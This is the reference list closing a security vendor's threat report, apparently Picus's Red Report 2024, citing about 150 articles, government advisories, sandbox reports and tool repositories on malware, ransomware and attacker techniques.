<https://www.elastic.co/security-labs>
- [8] P. Le Bourhis, "DarkGate Internals," *Sekoia.io Blog*, Nov. 20, 2023.  
<https://blog.sekoia.io/darkgate-internals/>
- [9] A. Milenkoski, "Operation Tainted Love," *SentinelOne*, Mar. 23, 2023.  
<https://www.sentinelone.com/labs/operation-tainted-love-chinese-aps-target-telcos-in-new-attacks/>
- [10] C. François, D. Stepanic, and S. Bitam, "BLISTER Loader." <https://www.elastic.co/security-labs>.
- [11] C. Navarrete, E. Bochín, D. Sangvikar, L. Xu, and Y. Fu, "Spike in LokiBot Activity During Final Week of 2022," *Unit 42*, Mar. 03, 2023. <https://unit42.paloaltonetworks.com/lokibot-spike-analysis/>
- [12] "About Transactional NTFS."  
<https://learn.microsoft.com/en-us/windows/win32/fileio/about-transactional-ntfs>.
- [13] S. Bitam and J. Desimone, "GHOSTPULSE haunts victims using defense evasion bag o' tricks."  
<https://www.elastic.co/security-labs>
- [14] "An iLUMMANation on LummaStealer"  
<https://blogs.vmware.com/security/2023/10/an-ilummanation-on-lummastealer.html>
- [15] "WinSock File Transfer Protocol Vulnerability Exploited," *eSentire*, Oct. 31, 2023.  
<https://www.esentire.com/blog/winsock-file-transfer-protocol-vulnerability-exploited>
- [16] B. Toulas, "WinRAR zero-day exploited since April to hack trading accounts," *BleepingComputer*, Aug. 23, 2023.  
<https://www.bleepingcomputer.com/news/security/winrar-zero-day-exploited-since-april-to-hack-trading-accounts/>
- [17] "StopRansomware: LockBit 3.0," *Cybersecurity and Infrastructure Security Agency CISA*.  
<https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-075a>
- [18] "StopRansomware: BianLian Ransomware Group," *Cybersecurity and Infrastructure Security Agency CISA*. <https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-136a>
- [19] M. Zucec, "Unpacking BellaCiao: A Closer Look at Iran's Latest Malware," *Bitdefender Blog*.  
<https://www.bitdefender.com/blog/businessinsights/unpacking-bellaciao-a-closer-look-at-irans-latest-malware/>
- [20] P. Jaramillo, "Akira Ransomware is 'bringin' 1988 back," *Sophos News*, May 09, 2023.  
<https://news.sophos.com/en-us/2023/05/09/akira-ransomware-is-bringin-88-back/>
- [21] B. Toulas, "Lazarus hackers breach aerospace firm with new LightlessCan malware," *BleepingComputer*, Sep. 29, 2023.  
<https://www.bleepingcomputer.com/news/security/lazarus-hackers-breach-aerospace-firm-with-new-lightlesscan-malware/>



- [22] "Multiple Nation-State Threat Actors Exploit CVE-2022-47966 and CVE-2022-42475," Cybersecurity and Infrastructure Security Agency CISA. <https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-250a>
- [23] "Threat Actors Exploiting Citrix CVE-2023-3519 to Implant Webshells" [https://www.cisa.gov/sites/default/files/2023-07/aa23-201a\\_csa\\_threat\\_actors\\_exploiting\\_citrix-cve-2023-3519\\_to\\_implant\\_webshells.pdf](https://www.cisa.gov/sites/default/files/2023-07/aa23-201a_csa_threat_actors_exploiting_citrix-cve-2023-3519_to_implant_webshells.pdf)
- [24] "Lets Open(Dir) Some Presents: An Analysis of a Persistent Actor's Activity," The DFIR Report, Dec. 18, 2023. <https://thedfirreport.com/2023/12/18/lets-opendir-some-presents-an-analysis-of-a-persistent-actors-activity/>
- [25] N. Shvrtarkar and S. Singh, "BunnyLoader, the newest Malware-as-a-Service," Sep. 29, 2023. <https://www.zscaler.com/blogs/security-research/bunnyloader-newest-malware-service>
- [26] R. Chapman, "Vice Society: A Tale of Victim Data Exfiltration via PowerShell, aka Stealing off the Land," Unit 42, Apr. 13, 2023. <https://unit42.paloaltonetworks.com/vice-society-ransomware-powershell/>
- [27] J. An, "Operation Blacksmith: Lazarus targets organizations worldwide using novel Telegram-based malware written in DLang," Cisco Talos Blog, Dec. 11, 2023. [https://blog.talosintelligence.com/lazarus\\_new\\_rats\\_dlang\\_and\\_telegram/](https://blog.talosintelligence.com/lazarus_new_rats_dlang_and_telegram/)
- [28] Joe Security LLC, "Automated Malware Analysis Report for file.exe - Generated by Joe Sandbox," Joe Security LLC. <https://www.joesandbox.com/analysis/776315/0/html>
- [29] "Joe Sandbox Analysis." <https://www.joesandbox.com/analysis/780470/0/pdf>
- [30] "Empire/Invoke-TokenManipulation.ps1 at master · EmpireProject/Empire," GitHub. <https://github.com/EmpireProject/Empire>
- [31] "GitHub - PowerShellMafia/PowerSploit: PowerSploit - A PowerShell Post-Exploitation Framework," GitHub. <https://github.com/PowerShellMafia/PowerSploit>
- [32] "GitHub - samratashok/nishang: Nishang - Offensive PowerShell for red team, penetration testing and offensive security," GitHub. <https://github.com/samratashok/nishang>
- [33] "PoshC2," Nettitude Labs, Jun. 20, 2016. <https://labs.nettitude.com/tools/poshc2/>
- [34] "GitHub - darkoperator/Posh-SecMod: PowerShell Module with Security cmdlets for security work," GitHub. <https://github.com/darkoperator/Posh-SecMod>
- [35] Joe Security LLC, "Automated Malware Analysis Report for Mixed In Key 8.pkg - Generated by Joe Sandbox," Joe Security LLC. <https://www.joesandbox.com/analysis/430666/0/html>
- [36] Joe Security LLC, "Automated Malware Analysis Report for y8g2Ga0Gas - Generated by Joe Sandbox," Joe Security LLC. <https://www.joesandbox.com/analysis/1339915/0/html>
- [37] Joe Security LLC, "Automated Malware Analysis Report for 1rNsYj4HBT - Generated by Joe Sandbox," Joe Security LLC. <https://www.joesandbox.com/analysis/1323173/0/html>
- [38] "People's Republic of China State-Sponsored Cyber Actor Living off the Land to Evade Detection," Cybersecurity and Infrastructure Security Agency CISA. <https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-144a>
- [39] Joe Security LLC, "Automated Malware Analysis Report for on.cmd - Generated by Joe Sandbox," Joe Security LLC. <https://www.joesandbox.com/analysis/1329366/0/html>
- [40] Joe Security LLC, "Automated Malware Analysis Report for - Generated by Joe Sandbox," Joe Security LLC. <https://www.joesandbox.com/analysis/488262/0/html>
- [41] "Malware Analysis Report." [https://www.cisa.gov/sites/default/files/2023-09/MAR-10454006.r5.v1.CLEAR\\_0.pdf](https://www.cisa.gov/sites/default/files/2023-09/MAR-10454006.r5.v1.CLEAR_0.pdf)
- [42] B. Toulas, "Fake Linux vulnerability exploit drops data-stealing malware," BleepingComputer, Jul. 13, 2023. <https://www.bleepingcomputer.com/news/security/fake-linux-vulnerability-exploit-drops-data-stealing-malware/>
- [43] B. Toulas, "Exploit released for critical Fortinet RCE flaw, patch now," BleepingComputer, Feb. 21, 2023. <https://www.bleepingcomputer.com/news/security/exploit-released-for-critical-fortinet-rce-flaw-patch-now/>

- [44]B. Toulas, "New malware infects business routers for data theft, surveillance," BleepingComputer, Mar. 06, 2023.  
<https://www.bleepingcomputer.com/news/security/new-malware-infects-business-routers-for-data-theft-surveillance/>
- [45]S. Gatlan, "DarkGate malware spreads through compromised Skype accounts," BleepingComputer, Oct. 14, 2023.  
<https://www.bleepingcomputer.com/news/security/darkgate-malware-spreads-through-compromised-skype-accounts/>
- [46]Security Joes, "Operation Ice Breaker Targets The Gam(bl)ing Industry Right Before It's Biggest Gathering," Security Joes, Feb. 01, 2023.  
<https://www.securityjoes.com/post/operation-ice-breaker-targets-the-gam-bl-ing-industry-right-before-it-s-biggest-gathering>
- [47]"New TACTICAL OCTOPUS Attack Campaign Targets US Entities with Malware Bundled in Tax-Themed Documents," Securonix, Mar. 30, 2023.  
<https://www.securonix.com/blog/new-tacticaloctopus-attack-campaign-targets-us-entities-with-malware-bundled-in-tax-themed-documents/>
- [48]"PyLoose: Python-based fileless malware targets cloud workloads to deliver cryptominer," wiz.io, Jul. 11, 2023.  
<https://www.wiz.io/blog/pyloose-first-python-based-fileless-attack-on-cloud-workloads>
- [49]B. Toulas, "Spain warns of LockBit Locker ransomware phishing attacks," BleepingComputer, Aug. 28, 2023.  
<https://www.bleepingcomputer.com/news/security/spain-warns-of-lockbit-locker-ransomware-phishing-attacks/>
- [50]B. Toulas, "Hackers use Binance Smart Chain contracts to store malicious scripts," BleepingComputer, Oct. 13, 2023.  
<https://www.bleepingcomputer.com/news/security/hackers-use-binance-smart-chain-contracts-to-store-malicious-scripts/>
- [51] B. Toulas, "New Web injections campaign steals banking data from 50,000 people," BleepingComputer, Dec. 19, 2023.  
<https://www.bleepingcomputer.com/news/security/new-web-injections-campaign-steals-banking-data-from-50-000-people/>
- [52]L. Abrams, "US, UK warn of govt hackers using custom malware on Cisco routers," BleepingComputer, Apr. 18, 2023.  
<https://www.bleepingcomputer.com/news/security/us-uk-warn-of-govt-hackers-using-custom-malware-on-cisco-routers/>
- [53]B. Toulas, "Google Home speakers allowed hackers to snoop on conversations," BleepingComputer, Dec. 29, 2022.  
<https://www.bleepingcomputer.com/news/security/google-home-speakers-allowed-hackers-to-snoop-on-conversations/>
- [54]B. Toulas, "Chinese APT15 hackers resurface with new Graphican malware," BleepingComputer, Jun. 21, 2023.  
<https://www.bleepingcomputer.com/news/security/chinese-apt15-hackers-resurface-with-new-graphican-malware/>
- [55]S. Gatlan, "New S1deload Stealer malware hijacks Youtube, Facebook accounts," BleepingComputer, Feb. 22, 2023.  
<https://www.bleepingcomputer.com/news/security/new-s1deload-stealer-malware-hijacks-youtube-facebook-accounts/>
- [56]E. Cert, "Egrogor – Prolock: Fraternal Twins ?," Cybersécurité - INTRINSEC, Nov. 12, 2020.  
<https://www.intrinsec.com/egrogor-prolock/>
- [57]A. Brandt and P. Mackenzie, "Maze attackers adopt Ragnar Locker virtual machine technique," Sophos News, Sep. 17, 2020.  
<https://news.sophos.com/en-us/2020/09/17/maze-attackers-adopt-ragnar-locker-virtual-machine-technique/>

- [58] R. Falcone, M. Harbison, and J. Grunzweig, "Threat Brief: Ongoing Russia and Ukraine Cyber Activity," Unit 42, Jan. 20, 2022.  
<https://unit42.paloaltonetworks.com/ukraine-cyber-conflict-cve-2021-32648-whispergate/>
- [59] M. Smolár, "BlackLotus UEFI bootkit: Myth confirmed."  
<https://www.welivesecurity.com/2023/03/01/blacklotus-uefi-bootkit-myth-confirmed/>
- [60] S. Bitam, "Attack chain leads to XWORM and AGENTTESLA." <https://www.elastic.co/security-labs>
- [61] A. Klopsch, "'AuKill' EDR killer malware abuses Process Explorer driver," Sophos News, Apr. 19, 2023.  
<https://news.sophos.com/en-us/2023/04/19/aukill-edr-killer-malware-abuses-process-explorer-driver/>
- [62] "Bablock Ransomware." <https://www.group-ib.com/blog/bablock-ransomware/>
- [63] "Qubitstrike: Linux kernel rootkits go mainstream" unfinished.bike, Oct. 21, 2023.  
<https://unfinished.bike/qubitstrike-and-diamorphine-linux-kernel-rootkits-go-mainstream>
- [64] "Cado Security Labs Encounter Novel Malware, Redis P2P infect," Cado Security | Cloud Forensics & Incident Response, Jul. 31, 2023. <https://www.cadosecurity.com/redis-p2pinfect/>
- [65] "Package deal: Malware bundles causing disruption and damage across EMEA."  
<https://www.group-ib.com/blog/malware-bundles/>
- [66] "Attacks on Event Tracing for Windows: Techniques and Countermeasures."  
[https://www.itspy.cz/wp-content/uploads/2023/10/it\\_spy\\_2023\\_diplomova\\_prace\\_38.pdf](https://www.itspy.cz/wp-content/uploads/2023/10/it_spy_2023_diplomova_prace_38.pdf)
- [67] D. Alon, "Compromised Cloud Compute Credentials: Case Studies From the Wild," Unit 42, Dec. 08, 2022. <https://unit42.paloaltonetworks.com/compromised-cloud-compute-credentials/>
- [68] H. C. Yuceel, "Snatch Ransomware Explained - CISA Alert AA23-263A," Sep. 21, 2023. Available: <https://www.picussecurity.com/resource/blog/snatch-ransomware-explained-cisa-alert-aa23-263a>
- [69] C. Jones, "SSH shaken, not stirred by Terrapin vulnerability," The Register, Dec. 20, 2023.  
[https://www.theregister.com/2023/12/20/terrapin\\_attack\\_ssh/](https://www.theregister.com/2023/12/20/terrapin_attack_ssh/)
- [70] "Dragonblood." <https://wpa3.mathyvanhoef.com>
- [71] "China APT Cracks Cisco Firmware in Attacks Against the US and Japan," Sep. 27, 2023.  
<https://www.darkreading.com/threat-intelligence/china-apt-cracks-cisco-firmware-attacks-against-us-japan>
- [72] R. Zdonczyk, "HoneyPot Recon: New Variant of SkidMap Targeting Redis," Jul. 30, 2023.  
<https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/honey-pot-recon-new-variant-of-skidmap-targeting-redis/>
- [73] H. C. Yuceel, "Volt Typhoon: The Chinese APT Group Abuse LOLBins for Cyber Espionage," Jun. 01, 2023.  
<https://www.picussecurity.com/resource/blog/volt-typhoon-the-chinese-apt-group-abuse-lolbins-for-cyber-espionage>
- [74] "The Spies Who Loved You: Infected USB Drives to Steal Secrets," Mandiant, Oct. 03, 2021.  
<https://www.mandiant.com/resources/blog/infected-usb-steal-secrets>
- [75] "Find your Mac model name and serial number," Apple Support.  
<https://support.apple.com/en-by/102767>
- [76] B. Toulas, "Hackers exploit Looney Tunables Linux bug, steal cloud creds," BleepingComputer, Nov. 06, 2023.  
<https://www.bleepingcomputer.com/news/security/hackers-exploit-looney-tunables-linux-bug-steal-cloud-creds/>
- [77] N. Shivtarkar and R. Dodia, "A Retrospective on AvosLocker," Oct. 27, 2023.  
<https://www.zscaler.com/blogs/security-research/retrospective-avoslocker>
- [78] D. Sason, "BlackMatter Ransomware: In-Depth Analysis & Recommendations," Nov. 02, 2021.  
<https://www.varonis.com/blog/blackmatter-ransomware>
- [79] "A Look at LockBit 3 Ransomware." <https://redpiranha.net/news/look-lockbit-3-ransomware>
- [80] "A detailed analysis of the Money Message Ransomware," SecurityScorecard, Sep. 14, 2023.  
<https://securityscorecard.com/resources/a-detailed-analysis-of-the-money-message-ransomware/>

- [81] "Dissecting Rancoz Ransomware," Cyble, May 11, 2023.  
<https://cyble.com/blog/dissecting-rancoz-ransomware/>
- [82] Uptycs Threat Research, "RTM Locker Ransomware as a Service (RaaS) Now on Linux - Uptycs," Apr. 26, 2023. <https://www.uptycs.com/blog/rtm-locker-ransomware-as-a-service-raas-linux>
- [83] G. Revay, "The Year of the Wiper," Fortinet Blog, Jan. 24, 2023.  
<https://www.fortinet.com/blog/threat-research/the-year-of-the-wiper>
- [84] "Threat Update: AwfulShred Script Wiper," Splunk-Blogs, Apr. 21, 2023.  
[https://www.splunk.com/en\\_us/blog/security/threat-update-awfulshred-script-wiper.html](https://www.splunk.com/en_us/blog/security/threat-update-awfulshred-script-wiper.html)
- [85] D. Bestuzhev, "BiBi Wiper Used in the Israel-Hamas War Now Runs on Windows," BlackBerry, Nov. 10, 2023.  
<https://blogs.blackberry.com/en/2023/11/bibi-wiper-used-in-the-israel-hamas-war-now-runs-on-windows>
- [86] I. Kulmin, "CaddyWiper makes Windows machines unusable," Acronis.  
<https://www.acronis.com/en-us/cyber-protection-center/posts/caddywiper-makes-windows-machines-unusable/>
- [87] "No-Justice Wiper."  
<https://www.clearskysec.com/wp-content/uploads/2024/01/No-Justice-Wiper.pdf>
- [88] "2023 Data Breach Investigations Report (DBIR)," Verizon Enterprise Solutions, May 25, 2023.  
<https://www.verizon.com/business/resources/reports/2023-data-breach-investigations-report-dbir.pdf>
- [89] S. Ozarslan, "How to Beat Nefilim Ransomware Attacks," Dec. 03, 2020.  
<https://www.picussecurity.com/resource/blog/how-to-beat-nefilim-ransomware-attacks>
- [90] A. Unnikrishnan, "Technical Analysis of BlueSky Ransomware," CloudSEK - Digital Risk Management Enterprise | Artificial Intelligence based Cybersecurity, Oct. 14, 2022.  
<https://cloudsek.com/technical-analysis-of-bluesky-ransomware/>
- [91] H. C. Yuceel, "Zeppelin Ransomware Analysis, Simulation, and Mitigation," Aug. 13, 2022.  
<https://www.picussecurity.com/resource/zeppelin-ransomware-analysis-simulation-and-mitigation>
- [92] "GitHub - ParrotSec/mimikatz," GitHub. <https://github.com/ParrotSec/mimikatz>
- [93] "gsecdump." <https://jpcertcc.github.io/ToolAnalysisResultSheet/details/gsecdump.htm>
- [94] "procdump." <https://learn.microsoft.com/en-us/sysinternals/downloads/procdump>
- [95] "GitHub - outflanknl/Dumpert: LSASS memory dumper using direct system calls and API unhooking," GitHub. <https://github.com/outflanknl/Dumpert>
- [96] L. Abrams, "TrickBot Now Steals Windows Active Directory Credentials," BleepingComputer, Jan. 23, 2020.  
<https://www.bleepingcomputer.com/news/security/trickbot-now-steals-windows-active-directory-credentials/>
- [97] "Russian Foreign Intelligence Service (SVR) Exploiting JetBrains TeamCity CVE Globally," Cybersecurity and Infrastructure Security Agency CISA.  
<https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-347a>
- [98] "Hive Systems Password Table," Hive Systems. <https://www.hivesystems.io/password-table>
- [99] "StopRansomware: Rhysida Ransomware," Cybersecurity and Infrastructure Security Agency CISA. <https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-319a>
- [100] S. Özeren, "DCShadow Attack Explained - MITRE ATT&CK T1207," Aug. 22, 2023.  
<https://www.picussecurity.com/resource/blog/dcshadow-attack-explained-mitre-attack-t1207>
- [101] "Unshadow Command Examples in Linux."  
<https://www.thegeekdiary.com/unshadow-command-examples-in-linux/>
- [102] H. C. Yuceel, "The MITRE ATT&CK T1003 OS Credential Dumping Technique and Its Adversary Use," Mar. 23, 2022.  
<https://www.picussecurity.com/resource/the-mitre-attck-t1003-os-credential-dumping-technique-and-its-adversary-use>

- [103]“Increased Truebot Activity Infects U.S. and Canada Based Networks,” Cybersecurity and Infrastructure Security Agency CISA.  
<https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-187a>
- [104]“Understanding Ransomware Threat Actors: LockBit,” Cybersecurity and Infrastructure Security Agency CISA. <https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-165a>
- [105]“PhonyC2: Revealing a New Malicious Command & Control Framework by MuddyWater,” Deep Instinct, Jun. 29, 2023.  
<https://www.deepinstinct.com/blog/phonyc2-revealing-a-new-malicious-command-control-framework-by-muddywater>
- [106]“StopRansomware: Snatch Ransomware,” Cybersecurity and Infrastructure Security Agency CISA. <https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-263a>
- [107]A. Goretsky, “MoustachedBouncer: Espionage against foreign diplomats in Belarus.”  
<https://www.welivesecurity.com/en/eset-research/moustachedbouncer-espionage-against-foreign-diplomats-in-belarus/>
- [108]“Barracuda Email Security Gateway Appliance (ESG) Vulnerability,” Barracuda Networks.  
<https://www.barracuda.com/company/legal/esg-vulnerability>
- [109]“[No title].” [https://www.cisa.gov/sites/default/files/2023-08/MAR-10454006.r4.v2.CLEAR\\_.pdf](https://www.cisa.gov/sites/default/files/2023-08/MAR-10454006.r4.v2.CLEAR_.pdf)
- [110]B. Toulas, “Russian military hackers target Ukraine with new MASEPIE malware,” BleepingComputer, Dec. 28, 2023.  
<https://www.bleepingcomputer.com/news/security/russian-military-hackers-target-ukraine-with-new-masepie-malware/>
- [111]B. Toulas, “Chinese hackers use DNS-over-HTTPS for Linux malware communication,” BleepingComputer, Jun. 14, 2023.  
<https://www.bleepingcomputer.com/news/security/chinese-hackers-use-dns-over-https-for-linux-malware-communication/>
- [112]B. Toulas, “Decoy Dog malware toolkit found after analyzing 70 billion daily DNS queries,” BleepingComputer, Apr. 23, 2023.  
<https://www.bleepingcomputer.com/news/security/decoy-dog-malware-toolkit-found-after-analyzing-70-billion-daily-dns-queries/>
- [113]“Hunting Russian Intelligence ‘Snake’ Malware,” Cybersecurity and Infrastructure Security Agency CISA. <https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-129a>
- [114]O. M. [mvp], “Persistence using RunOnceEx – Hidden from Autoruns.exe,” Oddvar Moe’s Blog, Mar. 21, 2018.  
<https://oddvar.moe/2018/03/21/persistence-using-runonceex-hidden-from-autoruns-exe/>
- [115]B. Toulas, “Chinese hackers use new custom backdoor to evade detection,” BleepingComputer, Mar. 02, 2023.  
<https://www.bleepingcomputer.com/news/security/chinese-hackers-use-new-custom-backdoor-to-evade-detection/>
- [116]“Identification and Disruption of QakBot Infrastructure,” Cybersecurity and Infrastructure Security Agency CISA. <https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-242a>
- [117]B. Toulas, “New Fractureiser malware used CurseForge Minecraft mods to infect Windows, Linux,” BleepingComputer, Jun. 07, 2023.  
<https://www.bleepingcomputer.com/news/security/new-fractureiser-malware-used-curseforge-minecraft-mods-to-infect-windows-linux/>
- [118]“Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder.”  
<https://attack.mitre.org/techniques/T1547/001/>
- [119]“GitHub - gentilkiwi/mimikatz: A little tool to play with Windows security,” GitHub.  
<https://github.com/gentilkiwi/mimikatz>
- [120]“MAR-10135536-8 – North Korean Trojan: HOPLIGHT,” Cybersecurity and Infrastructure Security Agency CISA. <https://www.cisa.gov/news-events/analysis-reports/ar19-100a>
- [121]B. Toulas, “Qubitstrike attacks rootkit Jupyter Linux servers to steal credentials,” BleepingComputer, Oct. 18, 2023.  
<https://www.bleepingcomputer.com/news/security/qubitstrike-attacks-rootkit-jupyter-linux-servers-to-steal-credentials/>

- [122]“The Art of Mac Malware: Analysis.”  
<https://taomm.org/PDFs/vol1/CH%200%20Persistence.pdf>
- [123]Microsoft Corporation, “Backdoor:Win32/Wingbird.A!dha.”  
<https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Backdoor:Win32/Wingbird.A!dha>
- [124]B. Toulas, “Hackers use new IceBreaker malware to breach gaming companies,” BleepingComputer, Feb. 01, 2023.  
<https://www.bleepingcomputer.com/news/security/hackers-use-new-icebreaker-malware-to-breach-gaming-companies/>
- [125]“Tactics, Techniques, and Procedures of Indicted State-Sponsored Russian Cyber Actors Targeting the Energy Sector.”  
[https://www.cisa.gov/sites/default/files/publications/AA22-083A\\_TTPs\\_of\\_Indicted\\_State-Sponsored\\_Russian\\_Cyber\\_Actors\\_Targeting\\_the\\_Energy\\_Sector.pdf](https://www.cisa.gov/sites/default/files/publications/AA22-083A_TTPs_of_Indicted_State-Sponsored_Russian_Cyber_Actors_Targeting_the_Energy_Sector.pdf)
- [126]“Boot or Logon Autostart Execution: Port Monitors.”  
<https://attack.mitre.org/techniques/T1547/010/>
- [127]“Delving Deep: An Analysis of Earth Lusca’s Operations.”  
<https://www.trendmicro.com/content/dam/trendmicro/global/en/research/22/a/earth-lusca-employs-sophisticated-infrastructure-varied-tools-and-techniques/technical-brief-delving-deep-an-analysis-of-earth-lusca-operations.pdf>
- [128]I. Ilascu, “New PipeMon malware uses Windows print processors for persistence,” BleepingComputer, May 21, 2020.  
<https://www.bleepingcomputer.com/news/security/new-pipemon-malware-uses-windows-print-processors-for-persistence/>
- [129]T. Lambert, “Trapping the Netwire RAT on Linux,” Red Canary, Jan. 30, 2020.  
<https://redcanary.com/blog/netwire-remote-access-trojan-on-linux/>
- [130] “Boot or Logon Autostart Execution: Login Items.”  
<https://attack.mitre.org/techniques/T1547/015/>
- [131]T. Lambert, “Blue Mockingbird activity mines Monero cryptocurrency,” Red Canary, May 07, 2020. <https://redcanary.com/blog/blue-mockingbird-cryptominer/>
- [132]L. Abrams, “Meet NoEscape: Avaddon ransomware gang’s likely successor,” BleepingComputer, Jul. 17, 2023.  
<https://www.bleepingcomputer.com/news/security/meet-noescape-avaddon-ransomware-gangs-likely-successor/>
- [133]“Emotet Returns, Now Adopts Binary Padding for Evasion,” Trend Micro, Mar. 13, 2023.  
[https://www.trendmicro.com/en\\_zh/research/23/c/emotet-returns-now-adopts-binary-padding-for-evasion.html](https://www.trendmicro.com/en_zh/research/23/c/emotet-returns-now-adopts-binary-padding-for-evasion.html)
- [134]C. Lin, “OriginBotnet Spreads via Malicious Word Document,” Fortinet Blog, Sep. 11, 2023.  
<https://www.fortinet.com/blog/threat-research/originbotnet-spreads-via-malicious-word-document>
- [135]“Iron Tiger’s SysUpdate Reappears, Adds Linux Targeting,” Trend Micro, Mar. 01, 2023.  
[https://www.trendmicro.com/en\\_us/research/23/c/iron-tiger-sysupdate-adds-linux-targeting.html](https://www.trendmicro.com/en_us/research/23/c/iron-tiger-sysupdate-adds-linux-targeting.html)
- [136]February, “HWP Malware Using the Steganography Technique: RedEyes (ScarCruft),” ASEC BLOG, Feb. 21, 2023. <https://asec.ahnlab.com/en/48063/>
- [137]PricewaterhouseCoopers, “Yellow Liderc ships its scripts and delivers IMAPLoader malware,” PwC.  
<https://www.pwc.com/gx/en/issues/cybersecurity/cyber-threat-intelligence/yellow-liderc-ships-its-scripts-delivers-imaploader-malware.html>
- [138]A. Shekalim and M. Dereviashkin, “ProxyShellMiner Campaign Creating Dangerous Backdoors,” Feb. 15, 2023. <https://blog.morphisec.com/proxyshellminer-campaign>
- [139]C. François, “QBOT Malware Analysis.” <https://www.elastic.co/security-labs>
- [140]“Malware Analysis Report Vidar - Stealerware.”  
<https://www.quorumcyber.com/wp-content/uploads/2023/01/Malware-Analysis-Vidar.pdf>

- [141]“Blob,” MDN Web Docs. <https://developer.mozilla.org/en-US/docs/Web/API/Blob>
- [142]Stan, “HTML smuggling explained,” Outflank, Aug. 14, 2018.  
<https://www.outflank.nl/blog/2018/08/14/html-smuggling-explained/>
- [143]“QAKBOT Sneaks in Via HTML Smuggling and HTML Downloader.”  
<https://www.trendmicro.com/vinfo/us/threat-encyclopedia/spam/3730/qakbot-sneaks-in-via-html-smuggling-and-html-downloader>
- [144]D. Stepanic, “Elastic Security Labs discovers the LOBSHOT malware.”  
<https://www.elastic.co/security-labs>
- [145]Mavis, “LockBit 3.0 Analysis: How to Enhance Ransomware and Malware Protection,” TXOne Networks, Apr. 18, 2023. <https://www.txone.com/blog/malware-analysis-lockbit-3-0/>
- [146]P. Stokes, “FADE DEAD,” SentinelOne, Jan. 11, 2021.  
<https://www.sentinelone.com/labs/fade-dead-adventures-in-reversing-malicious-run-only-apple-scripts/>
- [147]N. Yaakov, “Apache Applications Targeted by Stealthy Attacker,” Jan. 10, 2024.  
<https://blog.aquasec.com/threat-alert-apache-applications-targeted-by-stealthy-attacker>
- [148]“Command Obfuscators — Bashfuscator 0.0.1 documentation.”  
[https://bashfuscator.readthedocs.io/en/latest/Mutators/command\\_obfuscators/index.html](https://bashfuscator.readthedocs.io/en/latest/Mutators/command_obfuscators/index.html)
- [149]“Blackhat Asia 2018 BRIEFINGS - MARCH 22 & 23”  
<https://www.blackhat.com/asia-18/briefings.html>
- [150]“GitHub - danielbohannon/Invoke-Obfuscation: PowerShell Obfuscator,” GitHub.  
<https://github.com/danielbohannon/Invoke-Obfuscation>
- [151]“GitHub - danielbohannon/Invoke-DOSfuscation: Cmd.exe Command Obfuscation Generator & Detection Test Harness,” GitHub. <https://github.com/danielbohannon/Invoke-DOSfuscation>
- [152]“From ScreenConnect to Hive Ransomware in 61 hours,” The DFIR Report, Sep. 25, 2023.  
<https://thedfirreport.com/2023/09/25/from-screenconnect-to-hive-ransomware-in-61-hours/>
- [153]O. Soneye, “DarkWatchman RAT detection with,” Wazuh, Aug. 09, 2023.  
<https://wazuh.com/blog/darkwatchman-rat-detection/>
- [154]“Fileless Pure Clipper Malware: Italian users in the crosshairs,” Cyble, Oct. 18, 2023.  
<https://cyble.com/blog/fileless-pure-clipper-malware-italian-users-in-the-crosshairs/>
- [155]F. Weyne, “Booby trap a shortcut with a backdoor.”  
<https://www.uperesia.com/booby-trapped-shortcut>
- [156]“LnkParse3,” PyPI. <https://pypi.org/project/LnkParse3/>
- [157]A. P. Turhan, “Deep Dive: Analysis of Shell Link (.lnk) Files,” Docguard | Detect malwares in seconds!, Jul. 09, 2023.  
<https://www.docguard.io/deep-dive-analysis-of-shell-link-lnk-binary-file-format-and-malicious-lnk-files/>



# RED REPORT 2024

**PICUS**

© 2024 Picus Security. All Rights Reserved.

Both MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation.